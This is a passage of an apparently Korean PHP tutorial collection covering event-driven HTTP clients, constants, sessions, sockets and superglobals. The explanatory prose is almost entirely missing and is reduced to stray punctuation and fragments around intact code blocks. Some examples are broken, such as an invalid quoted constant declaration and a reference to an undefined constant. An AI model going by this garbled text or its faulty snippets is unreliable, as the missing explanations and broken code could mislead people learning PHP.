        while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
          echo $s, PHP_EOL;
        }
      }
    }
  }
}


$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// Add pending requests
for ($i = 0; $i < 10; $i++) {
  $client->addRequest($address, $port, $headers,
    EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// Dispatch pending requests
$client->run();
```

test.php

.

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;
```

```
php http-client.php
```

```
Success: 200
Body:
GET: array (
  'a' => '1',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '0',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '3',
)
...
```

(.)

CLI SAPI .

Ev HTTP

Ev HTTP .

Ev . I / O .

HTTP .

http-client.php

```
<?php
class MyHttpRequest {
  /// @var MyHttpClient
  private $http_client;
  /// @var string
  private $address;
  /// @var string HTTP resource such as /page?get=param
  private $resource;
  /// @var string HTTP method such as GET, POST etc.
  private $method;
  /// @var int
  private $service_port;
  /// @var resource Socket
  private $socket;
```

```
/// @var double Connection timeout in seconds.
private $timeout = 10.;
/// @var int Chunk size in bytes for socket_recv()
private $chunk_size = 20;
/// @var EvTimer
private $timeout_watcher;
/// @var EvIo
private $write_watcher;
/// @var EvIo
private $read_watcher;
/// @var EvTimer
private $conn_watcher;
/// @var string buffer for incoming data
private $buffer;
/// @var array errors reported by sockets extension in non-blocking mode.
private static $e_nonblocking = [
  11, // EAGAIN or EWOULDBLOCK
  115, // EINPROGRESS
];

/**
 * @param MyHttpClient $client
 * @param string $host Hostname, e.g. google.co.uk
 * @param string $resource HTTP resource, e.g. /page?a=b&c=d
 * @param string $method HTTP method: GET, HEAD, POST, PUT etc.
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
  $this->http_client = $client;
  $this->host        = $host;
  $this->resource    = $resource;
  $this->method      = $method;

  // Get the port for the WWW service
  $this->service_port = getservbyname('www', 'tcp');

  // Get the IP address for the target host
  $this->address = gethostbyname($this->host);

  // Create a TCP/IP socket
  $this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
  if (!$this->socket) {
    throw new RuntimeException("socket_create() failed: reason: " .
      socket_strerror(socket_last_error()));
  }

  // Set O_NONBLOCK flag
  socket_set_nonblock($this->socket);

  $this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
  $this->close();
}

private function freeWatcher(&$w) {
  if ($w) {
    $w->stop();
    $w = null;
  }
}

/**
 * Deallocates all resources of the request
 */
private function close() {
  if ($this->socket) {
    socket_close($this->socket);
    $this->socket = null;
  }

  $this->freeWatcher($this->timeout_watcher);
  $this->freeWatcher($this->read_watcher);
  $this->freeWatcher($this->write_watcher);
  $this->freeWatcher($this->conn_watcher);
}

/**
 * Initializes a connection on socket
 * @return bool
 */
public function connect() {
  $loop = $this->http_client->getLoop();

  $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
  $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

  return socket_connect($this->socket, $this->address, $this->service_port);
}

/**
 * Callback for timeout (EvTimer) watcher
 */
public function _onTimeout(EvTimer $w) {
  $w->stop();
  $this->close();
}

/**
 * Callback which is called when the socket becomes wriable
 */
public function _onWritable(EvIo $w) {
  $this->timeout_watcher->stop();
  $w->stop();

  $in = implode("\r\n", [
    "{$this->method} {$this->resource} HTTP/1.1",
    "Host: {$this->host}",
    'Connection: Close',
  ]) . "\r\n\r\n";

  if (!socket_write($this->socket, $in, strlen($in))) {
    trigger_error("Failed writing $in to socket", E_USER_ERROR);
    return;
  }

  $loop = $this->http_client->getLoop();
  $this->read_watcher = $loop->io($this->socket,
    Ev::READ, [$this, '_onReadable']);
  // Continue running the loop
  $loop->run();
}

/**
 * Callback which is called when the socket becomes readable
 */
public function _onReadable(EvIo $w) {
  // recv() 20 bytes in non-blocking mode
  $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

  if ($ret) {
    // Still have data to read. Append the read chunk to the buffer.
    $this->buffer .= $out;
  } elseif ($ret === 0) {
    // All is read
    printf("\n<<<<\n%s\n>>>>", rtrim($this->buffer));
    fflush(STDOUT);
    $w->stop();
    $this->close();
    return;
  }

  // Caught EINPROGRESS, EAGAIN, or EWOULDBLOCK
  if (in_array(socket_last_error(), static::$e_nonblocking)) {
    return;
  }

  $w->stop();
  $this->close();
}
}

/////////////////////////////////////
class MyHttpClient {
/// @var array Instances of MyHttpRequest
private $requests = [];
/// @var EvLoop
private $loop;

public function __construct() {
  // Each HTTP client runs its own event loop
  $this->loop = new EvLoop();
}

public function __destruct() {
  $this->loop->stop();
}

/**
 * @return EvLoop
 */
public function getLoop() {
  return $this->loop;
}

/**
 * Adds a pending request
 */
public function addRequest(MyHttpRequest $r) {
  $this->requests []= $r;
}

/**
 * Dispatches all pending requests
 */
public function run() {
  $this->loop->run();
}
}


/////////////////////////////////////
// Usage
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
$client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i,
'GET'));
}
$client->run();
```

http://my-host.local/test.php $_GET   .

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

php http-client.php   .

```
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '3',
)

0
>>>>
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '2',
)

0
```

```
>>>>
...
```

( )

PHP 5 `EINPROGRESS` , `EAGAIN` `EWOULDBLOCK` `errno` . .

```
error_reporting(E_ERROR);
```

: https://riptutorial.com/ko/php/topic/4321/-

69:

- define ($ name, $ [, bool $ case_insensitive = false])
- const CONSTANT_NAME = VALUE;

.   (dev / production)   .

.   . PHP 5.6   .

PHP . `true` , `false` , `null`   .

.

Examples

`defined` .   ,   . `null` `false`   `true` `true` .

```
<?php

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined" ; // prints "GOOD is defined"

    if (GOOD) {
        print "GOOD is true" ; // does not print anything, since GOOD is false
    }
}

if (!defined("AWESOME")) {
   define("AWESOME", true); // awesome was not defined. Now we have defined it
}
```

"".

```
<?php

if (defined("GOOD")) {
   print "GOOD is defined"; // doesn't print anyhting, GOOD is not defined yet.
}

define("GOOD", false);

if (defined("GOOD")) {
   print "GOOD is defined"; // prints "GOOD is defined"
}
```

PHP   `get_defined_constants` :

```
<?php

$constants = get_defined_constants();
var_dump($constants); // pretty large list
```

( ) .

```
<?php

$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
Output:

array (
  'HELLO' => 'hello',
  'WORLD' => 'world',
)
*/
```

.

`const` `define` . .

```
const PI = 3.14; // float
define("EARTH_IS_FLAT", false); // boolean
const "UNKNOWN" = null; // null
define("APP_ENV", "dev"); // string
const MAX_SESSION_TIME = 60 * 60; // integer, using (scalar) expressions is ok

const APP_LANGUAGES = ["de", "en"]; // arrays


define("BETTER_APP_LANGUAGES", ["lu", "de"]); // arrays
```

:

```
const TAU = PI * 2;
define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // string manipulation is ok too
// the above example (a function call) does not work with const:
// const TIME = time(); # fails with a fatal error! Not a constant scalar expression
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);
```

```
const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // array manipulations


define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

PHP . .

```
define("true", false); // internal constant
define("false", true); // internal constant
define("CURLOPT_AUTOREFERER", "something"); // will fail if curl extension is loaded
```

.

```
Constant ... already defined in ...
```

(: ,) .

```
defined("PI") || define("PI", 3.1415); // "define PI if it's not yet defined"
```

`const` VS `define`

`define` `const` .

`define` (, ,) . .

`const` (, , , ,) .

`const` .

`const` .

```
class Foo {
    const BAR_TYPE = "bar";

    // reference from inside the class using self::
    public function myMethod() {
        return self::BAR_TYPE;
    }
}

// reference from outside the class using <ClassName>::
echo Foo::BAR_TYPE;
```

.

```
<?php
```

```
class Logger {
    const LEVEL_INFO = 1;
    const LEVEL_WARNING = 2;
    const LEVEL_ERROR = 3;

    // we can even assign the constant as a default value
    public function log($message, $level = self::LEVEL_INFO) {
        echo "Message level " . $level . ": " . $message;
    }
}

$logger = new Logger();
$logger->log("Info"); // Using default value
$logger->log("Warning", $logger::LEVEL_WARNING); // Using var
$logger->log("Error", Logger::LEVEL_ERROR); // using class
```

PHP 5.6 .

```
class Answer {
    const C = [2,4];
}

print Answer::C[1] . Answer::C[0]; // 42
```

```
const ANSWER = [2,4];
print ANSWER[1] . ANSWER[0]; // 42
```

PHP 7.0 `define` .

```
define('VALUES', [2, 3]);
define('MY_ARRAY', [
    1,
    VALUES,
]);

print MY_ARRAY[1][1]; // 3
```

.

```
if (EARTH_IS_FLAT) {
    print "Earth is flat";
}

print APP_ENV_UPPERCASE;
```

`constant` .

```
// this code is equivalent to the above code
$const1 = "EARTH_IS_FLAT";
$const2 = "APP_ENV_UPPERCASE";

if (constant($const1)) {
    print "Earth is flat";
}
```

```
print constant($const2);
```

: https://riptutorial.com/ko/php/topic/1688/

70:

- void session_abort (void)
- int session_cache_expire ([string $ new_cache_expire])
- void session_commit (void)
- string session_create_id ([string $ prefix])
- bool session_decode (string $ data)
- bool session_destroy (void)
- session_encode (void)
- int session_gc (void)
- session_get_cookie_params (void)
- string session_id ([string $ id])
- bool session_is_registered (string $ name)
- string session_module_name ([string $ module])
- session_name ([$])
- bool session_regenerate_id ([bool $ delete_old_session = false])
- void session_register_shutdown (void)
- bool session_register (mixed $ name [, mixed $ ...])
- void session_reset (void)
- string session_save_path ([string $ path])
- void session_set_cookie_params (int $ lifetime [, string $ path [, string $ [, bool $ secure = false [, bool $ httponly = false]]]])
- bool session_set_save_handler ($ open, $, $, $, $ destroy, $ gc [, $ create_sid [, $ validate_sid [, $ update_timestamp]])
- bool session_start ([array $ options = []])
- int session_status (void)
- bool session_unregister ($ name)
- void session_unset (void)
- void session_write_close (void)

`session_start()` PHP .

Examples

`$_SESSION`   .

```
<?php
// Starting the session
session_start();

// Storing the value in session
$_SESSION['id'] = 342;

// conditional usage of session values that may have been set in a previous session
if(!isset($_SESSION["login"])) {
    echo "Please login first";
    exit;
}
// now you can use the login safely
$user = $_SESSION["login"];

// Getting a value from the session data, or with default value,
//     using the Null Coalescing operator in PHP 7
$name = $_SESSION['name'] ?? 'Anonymous';
```

.

. __PHP_Incomplete_Class __PHP_Incomplete_Class . .

:

. Pro PHP : XSS - 7 : `$_SESSION` . , . , , . .

`session_destroy()` .

```
/*
    Let us assume that our session looks like this:
    Array([firstname] => Jon, [id] => 123)

    We first need to start our session:
*/
session_start();

/*
    We can now remove all the values from the `SESSION` superglobal:
    If you omitted this step all of the global variables stored in the
    superglobal would still exist even though the session had been destroyed.
*/
$_SESSION = array();

// If it's desired to kill the session, also delete the session cookie.
// Note: This will destroy the session, and not just the session data!
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}

//Finally we can destroy the session:
session_destroy();
```

`session_destroy()` `$_SESSION = array();` `SESSION` superglobal `SESSION` .

: `$_SESSION = array();` `session_unset()`

session_unset () $ _SESSION .

session_start ()

PHP php.ini session_start .

```
<?php
   if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
       // php >= 7 version
       session_start([
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ]);
   } else {
       // php < 7 version
       session_start();
   }
?>
```

session.lazy_write php.ini . true .

: https://wiki.php.net/rfc/session-lock-ini

##

. .

```
if(isset($_COOKIE[session_name()])) {
    session_start();
}
```

.

##

session_name() .

```
//Set the session name
session_name('newname');
//Start the session
session_start();
```

session_name() .

. (,). . ID .

PHP . session_start() PHP , PHP session_id / session_start() session_start() session_start()

. .

```
// php < 7.0
// start session
session_start();

// write data to session
$_SESSION['id'] = 123; // session file is locked, so other requests are blocked

// close the session, release lock
```

```
session_write_close();
```

,　　　.　　.

```
echo $_SESSION['id'];    // will output  123
```

php> = 7.0 `session_write_close()` **read_only** session, **read_write** session **lazy_write** .

, ,　　CMS　.　.　PHP　　.　　.　　.

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ));
    }
}
else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
}
else
{
    if(session_id() == '') {
        session_start();
    }
}
```

`session_start` .

: https://riptutorial.com/ko/php/topic/486/-

71:

Examples

TCP

TCP ( )

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

. `onSocketFailure` .

```
if(!is_resource($socket)) onSocketFailure("Failed to create socket");
```

.

.

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
        or onSocketFailure("Failed to connect to chat.stackoverflow.com:6667", $socket);
```

`socket_write` . PHP .

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

`socket_read` .

`PHP_NORMAL_READ` `\r` / `\n` `PHP_NORMAL_READ` .

`PHP_BINARY_READ` .

`socket_set_nonblock` `PHP_BINARY_READ` `socket_read` `false` . ( ) .

IRC .

```
while(true) {
    // read a line from the socket
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // read/skip one byte from the socket
        // we assume that the next byte in the stream must be a \n.
        // this is actually bad in practice; the script is vulnerable to unexpected values
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

.

```
socket_close($socket);
```

TCP

TCP . .

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

(3) (2) .

"0.0.0.0" . .

socket_bind . ( ).

```
socket_bind($socket, "0.0.0.0", 6667) or onSocketFailure("Failed to bind to 0.0.0.0:6667");
```

socket_listen socket_listen . .

```
socket_listen($socket, 5);
```

TCP . socket_accept .

```
$conn = socket_accept($socket);
```

socket_accept TCP .

socket_close($conn); socket_close($conn); . TCP .

, socket_close($socket); . TCP .

socket_last_error ID .

socket_strerror ID .

```
function onSocketFailure(string $message, $socket = null) {
    if(is_resource($socket)) {
        $message .= ": " . socket_strerror(socket_last_error($socket));
    }
    die($message);
}
```

UDP

UDP ( ) TCP . . , "" . (socket_accept TCP). UDP TCP .

UDP

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

TCP .

```
socket_bind($socket, "0.0.0.0", 9000) or onSocketFailure("Failed to bind to 0.0.0.0:9000",
$socket);
```

UDP $data $address : $port .

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

UDP .

```
$clients = [];
while (true){
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true
            or onSocketFailure("Failed to receive packet", $socket);
    $address = "$ip:$port";
    if (!isset($clients[$address])) $clients[$address] = new Client();
    $clients[$address]->handlePacket($buffer);
}
```

socket_close UDP . UDP .

: https://riptutorial.com/ko/php/topic/6138/

72: PHP

.

PHP " " . `global $variable;` `global $variable;` .

Examples

PHP5

PHP5 SuperGlobals.

- $ GLOBALS
- $ _REQUEST
- $ _GET
- $ _POST
- $ _FILES
- $ _SERVER
- $ _ENV
- $ _
- $ _SESSION

$ GLOBALS : .

```
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//Which will print 10 Global Variable a
?>
```

$ _REQUEST : SuperGlobal HTML .

```
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//This will print value of HTML Field with name=user submitted using POST and/or GET MEthod
?>
```

$ _GET : `get` HTML Form .

```
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//This will print value of HTML field with name username submitted using GET Method
?>
```

$ _POST : post HTML Form .

```
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//This will print value of HTML field with name username submitted using POST Method
?>
```

$ _FILES : HTTP POST .

```
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/**
This will print details of the File with name picture uploaded via a form with method='post
and with enctype='multipart/form-data'
Details includes Name of file, Type of File, temporary file location, error code(if any error
occured while uploading the file) and size of file in Bytes.
Eg.

Array
(
    [picture] => Array
        (
            [0] => Array
                (
                    [name] => 400.png
                    [type] => image/png
                    [tmp_name] => /tmp/php5Wx0aJ
                    [error] => 0
                    [size] => 15726
                )
        )
)

*/
?>
```

$ _SERVER : , HTTP .

```
<?php
    echo "<pre>";
    print_r($_SERVER);
    echo "</pre>";
    /**
    Will print the following details
    on my local XAMPP
    Array
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => \xampp\mysql\bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => \xampp\php
    [PHPRC] => \xampp\php
    [TMP] => \xampp\tmp
    [HTTP_HOST] => localhost
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
    [PATH] => C:\xampp\php;C:\ProgramData\ComposerSetup\bin;
    [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
    [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 Server at localhost
Port 80
    [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
    [REQUEST_SCHEME] => http
    [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
    [SERVER_ADMIN] => postmaster@localhost
    [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
    [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /abcd.php
    [SCRIPT_NAME] => /abcd.php
    [PHP_SELF] => /abcd.php
    [REQUEST_TIME_FLOAT] => 1469374173.88
    [REQUEST_TIME] => 1469374173
)
*/
?>
```

$ _ENV : SuperGlobal PHP .

$ _COOKIE : SuperGlobal Key .

```
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
}
else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}

/**
    Output
    Cookie 'data' is set!
    Value is: Foo Bar
*/
?>
```

$ _SESSION : SuperGlobal .

```
<?php
//Start the session
session_start();
/**
    Setting the Session Variables
    that can be accessed on different
    pages on save server.
*/
$_SESSION["username"] = "John Doe";
$_SESSION["user_token"] = "d5f1df5b4dfb8b8d5f";
echo "Session is saved successfully";

/**
    Output
    Session is saved successfully
*/
?>
```

Suberglobals

, .

, .

??

- .

PHP 7.1.3 9 . :

- `$GLOBALS` - .
- `$_SERVER` -
- `$_GET` - HTTP GET
- `$_POST` - HTTP POST
- `$_FILES` - HTTP
- `$_COOKIE` _ - HTTP
- `$_SESSION` -
- `$_REQUEST` - HTTP
- `$_ENV` -

.

, '

!

.

`$GLOBALS`

. .

```
$myGlobal = "global"; // declare variable outside of scope

function test()
{
    $myLocal = "local"; // declare variable inside of scope
    // both variables are printed
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

test(); // run function
// only $myGlobal is printed since $myLocal is not globally scoped
var_dump($myLocal);
var_dump($myGlobal);
```

```
string 'local' (length=5)
string 'global' (length=6)
null
string 'global' (length=6)
```

`$myLocal` `test()` .

.

1 : `global`

```
function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

`global` .

global . ? (`global $myLocal; $myLocal = "local"`).

2 : `$GLOBALS`

```
function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

`$GLOBAL["myLocal"]` `$myLocal` . .

`$_SERVER`

$ _SERVER , ... , CGI / 1.1 .

(WAMP Windows PC).

```
C:\wamp64\www\test.php:2:
array (size=36)
    'HTTP_HOST' => string 'localhost' (length=9)
    'HTTP_CONNECTION' => string 'keep-alive' (length=10)
    'HTTP_CACHE_CONTROL' => string 'max-age=0' (length=9)
    'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
    'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (length=110)
    'HTTP_ACCEPT' => string
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (length=74)
    'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate, sdch, br' (length=23)
    'HTTP_ACCEPT_LANGUAGE' => string 'en-US,en;q=0.8,en-GB;q=0.6' (length=26)
    'HTTP_COOKIE' => string 'PHPSESSID=0gslnvgsci371ete9hg7k9ivc6' (length=36)
    'PATH' => string 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files
(x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS
Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\
Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program
Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-
Static;C:\Program Files\Intel\Intel(R) Managemen'... (length=1169)
    'SystemRoot' => string 'C:\WINDOWS' (length=10)
    'COMSPEC' => string 'C:\WINDOWS\system32\cmd.exe' (length=27)
    'PATHEXT' => string '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY'
(length=57)
    'WINDIR' => string 'C:\WINDOWS' (length=10)
    'SERVER_SIGNATURE' => string '<address>Apache/2.4.23 (Win64) PHP/7.0.10 Server at
localhost Port 80</address>' (length=80)
    'SERVER_SOFTWARE' => string 'Apache/2.4.23 (Win64) PHP/7.0.10' (length=32)
    'SERVER_NAME' => string 'localhost' (length=9)
    'SERVER_ADDR' => string '::1' (length=3)
    'SERVER_PORT' => string '80' (length=2)
    'REMOTE_ADDR' => string '::1' (length=3)
    'DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'REQUEST_SCHEME' => string 'http' (length=4)
    'CONTEXT_PREFIX' => string '' (length=0)
    'CONTEXT_DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'SERVER_ADMIN' => string 'wampserver@wampserver.invalid' (length=29)
    'SCRIPT_FILENAME' => string 'C:/wamp64/www/test.php' (length=26)
    'REMOTE_PORT' => string '5359' (length=4)
    'GATEWAY_INTERFACE' => string 'CGI/1.1' (length=7)
    'SERVER_PROTOCOL' => string 'HTTP/1.1' (length=8)
    'REQUEST_METHOD' => string 'GET' (length=3)
    'QUERY_STRING' => string '' (length=0)
    'REQUEST_URI' => string '/test.php' (length=13)
    'SCRIPT_NAME' => string '/test.php' (length=13)
    'PHP_SELF' => string '/test.php' (length=13)
    'REQUEST_TIME_FLOAT' => float 1491068771.413
    'REQUEST_TIME' => int 1491068771
```

.   .

.   ? , ;)

URL http://www.example.com/index.php .

- HTTP_HOST - .
  www.example.com .
- HTTP_USER_AGENT - .   .
- HTTP_COOKIE -   ( ).
- SERVER_ADDR -   IP .
  93.184.216.34 93.184.216.34
- PHP_SELF -   . .
  /index.php .
- REQUEST_TIME_FLOAT -   . PHP 5.4.0 .
- REQUEST_TIME -   . PHP 5.1.0 .

$_GET

URL   .

$_GET URL   .   ? URL

http://www.example.com/index.php?myVar=myVal . URL $_GET["myVar"]   myVal .

.

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // returns "true"
```

.

$_GET superglobal URL   .

!

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // returns "myVal"
echo $_GET["myVar2"]; // returns "myVal2"
```

(&) URL   .

URL   .   .

$_POST

HTTP Content-Type application / x-www-form-urlencoded multipart / form-data HTTP POST .

$_GET .

. (action).

```
<form method="POST">
    <input type="text" name="myVar" value="myVal" />
    <input type="submit" name="submit" value="Submit" />
</form>
```

. value . .

```
echo $_POST["myVar"]; // returns "myVal"
```

POST . HTTPS .

$_FILES

HTTP POST . POST .

.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar" />
    <input type="submit" name="Submit" />
</form>
```

action . enctype="multipart/form-data" . .

```
// ensure there isn't an error
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

    // if the folder doesn't exist then make it
    if (!file_exists($folderLocation)) mkdir($folderLocation);

    // move the file into the folder
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
basename($_FILES["myVar"]["name"]));
}
```

. . multiple .
.

.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar[]" multiple="multiple" />
    <input type="submit" name="Submit" />
</form>
```

. .

- input . . $_FILES["myVar"] .
- multiple="multiple" . .

```
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // count how many
files were sent
// iterate over each of the files
for ($i = 0; $i < $total; $i++)
{
    // there isn't an error
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

        // if the folder doesn't exist then make it
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // move the file into the folder
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
basename($_FILES["myVar"]["name"][$i]));
    }
    // else report the error
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "Value: 1; The uploaded file exceeds the upload_max_filesize directive in
php.ini.";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "Value: 2; The uploaded file exceeds the MAX_FILE_SIZE directive that was
specified in the HTML form.";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "Value: 3; The uploaded file was only partially uploaded.";
            break;
        case UPLOAD_ERR_NO_FILE:
            echo "Value: 4; No file was uploaded.";
            break;
        case UPLOAD_ERR_NO_TMP_DIR:
            echo "Value: 6; Missing a temporary folder. Introduced in PHP 5.0.3.";
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "Value: 7; Failed to write file to disk. Introduced in PHP 5.1.0.";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "Value: 8; A PHP extension stopped the file upload. PHP does not provide a
way to ascertain which extension caused the file upload to stop; examining the list of loaded
extensions with phpinfo() may help. Introduced in PHP 5.2.0.";
            break;

        default:
            echo "An unknown error has occured.";
            break;
    }
}
```

PHP (: PHP SQL) . .

. `$total` .

for `$_FILES` . if .
.

`$_COOKIE`

HTTP .

.

. .

```
setcookie("myVar", "myVal", time() + 3600);
```

("myVar"), ("myVal"). (3600 1 1).

.

```
echo $_COOKIE["myVar"]; // returns "myVal"
```

`setcookie` . .

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // returns null
```

.

`$_SESSION`

. Session .

.

`session_start()` .

. .

```
$_SESSION["myVar"] = "myVal";
```

ID "PHPSESSID" ID . `session_id()` .

`unset($_SESSION["myVar"])` `unset($_SESSION["myVar"])` `unset` .
`session_destory()` . .

`$_REQUEST`

`$_GET` , `$_POST` `$_COOKIE` .

PHP $_GET , $_POST $_COOKIE .

php.ini request_order . .
